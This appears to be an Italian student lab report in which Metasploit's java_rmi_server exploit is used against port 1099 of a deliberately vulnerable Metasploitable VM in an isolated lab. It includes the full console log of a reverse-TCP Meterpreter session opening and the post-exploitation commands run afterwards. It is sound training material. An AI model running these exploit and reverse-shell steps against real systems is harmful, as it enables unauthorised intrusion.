


Progetto M4

25/02/2024

Rebecca Caldarella

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

1. La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
2. La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
3. Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    - configurazione di rete;
    - informazioni sulla tabella di routing della macchina vittima
    - altro...


Svolgimento


I. Configurazione macchine virtuali

Per lo svolgimento del progetto il primo step è stato l'assegnazione dei seguenti IP locali alle seguenti macchine virtuali:


OS	IP
Kali Linux	192.168.11.111
Metasploitable	192.168.11.112

Utilizzando il comando **sudo nano /etc/network/interfaces** è stato modificato il file di configurazione di rete, successivamente è stato eseguito il comando **sudo /etc/init.d/networking restart** per riavviare la rete.






Le due macchine sono state poi pingate per verificare che comunicassero correttamente.



II. Analisi delle Vulnerabilità

Tramite il Vulnerability Scanner Nessus è stato trovato il servizio richiesto dalla traccia, ovvero il servizio vulnerabile sulla porta tcp 1099 - Java RMI:

INFO	N/A	-	118224	PostgreSQL STARTTLS Support
INFO	N/A	-	26024	PostgreSQL Server Detection
INFO	N/A	-	22227	RMI Registry Detection
INFO	N/A	-	11111	RPC Services Enumeration
INFO	N/A	-	53335	RPC portmapper (TCP)
INFO	N/A	-	10263	SMTP Server Detection
INFO	N/A	-	42088	SMTP Service STARTTLS Command Support
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	62563	SSL Compression Methods Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported



III. Meterpreter

Meterpreter è un payload di attacco di Metasploit che fornisce una shell interattiva, contiene molte funzionalità utili ad infiltrarsi all'interno di un sistema target senza essere autorizzati.

Le funzionalità avanzate di Meterpreter consentono movimenti laterali per entrare sempre più nei sistemi, fino ad ottenere accesso completo alle rete obiettivo.


Una volta avviato Metasploit dalla macchina attaccante (Kali Linux 192.168.11.111) è stato cercato il nome del servizio vulnerabile tramite il comando "*search*" > **search java_rmi**.

È stato poi scelto l'exploit più adatto tramite il comando "*use*" > **use exploit/multi/misc/java_rmi_server**.

Viene assegnato di default il payload **java/meterpreter/reverse_tcp**.

Controllando le opzioni da inserire tramite il comando "*show options*", è stato necessario configurare l'RHOST, cioè l'indirizzo della macchina target (192.168.11.112). Lanciando di nuovo il comando "*show options*" si è visto che la configurazione è andata a buon fine.

A questo punto è stato lanciato l'attacco tramite il comando "*exploit*", grazie al quale si è aperta una shell di Meterpreter.



File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
kali@kali: ~
=[metasploit v6.3.27-dev
+ -- --=[2335 exploits - 1220 auxiliary - 413 post
+ -- --=[1382 payloads - 46 encoders - 11 nops
+ -- --=[9 evasion
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java_rmi
Matching Modules
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


kali@kali: ~
File Actions Edit View Help
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS 192.168.11.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload options (java/meterpreter/reverse_tcp):
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Idhk3ZP0h9x
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34442) at 2024-02-25 11:29:17 -0500
meterpreter >

A questo punto è stata correttamente aperta la shell di Meterpreter.

Da qui sono state raccolte le informazioni richieste dalla traccia:

- **ifconfig**, per verificare la configurazione di rete della macchina target Metasploitable
- **route**, per avere informazioni sulla tabella di routing della macchina attaccata



Sono stati lanciati poi altri comandi per avere qualche informazione in più sulla macchina:

- **ps**, per visualizzare la lista dei processi attivi
- **sysinfo**, per avere informazioni circa il sistema target
- **shell**, per aprire un terminale sulla macchina vittima. Da qui sono stati lanciati i comandi ifconfig (per verificare la configurazione di rete), netstat -rn (per ottenere informazioni sulle connessioni di rete in entrata e in uscita; -r visualizza il contenuto della tabella di routing IP ed equivale al comando di stampa della route; -n visualizza le connessioni TCP attive, tuttavia, gli indirizzi e i numeri di porta vengono espressi

numericamente e non viene effettuato alcun tentativo di determinare i nomi), whoami (per verificare il nome di dominio e l'utente corrente).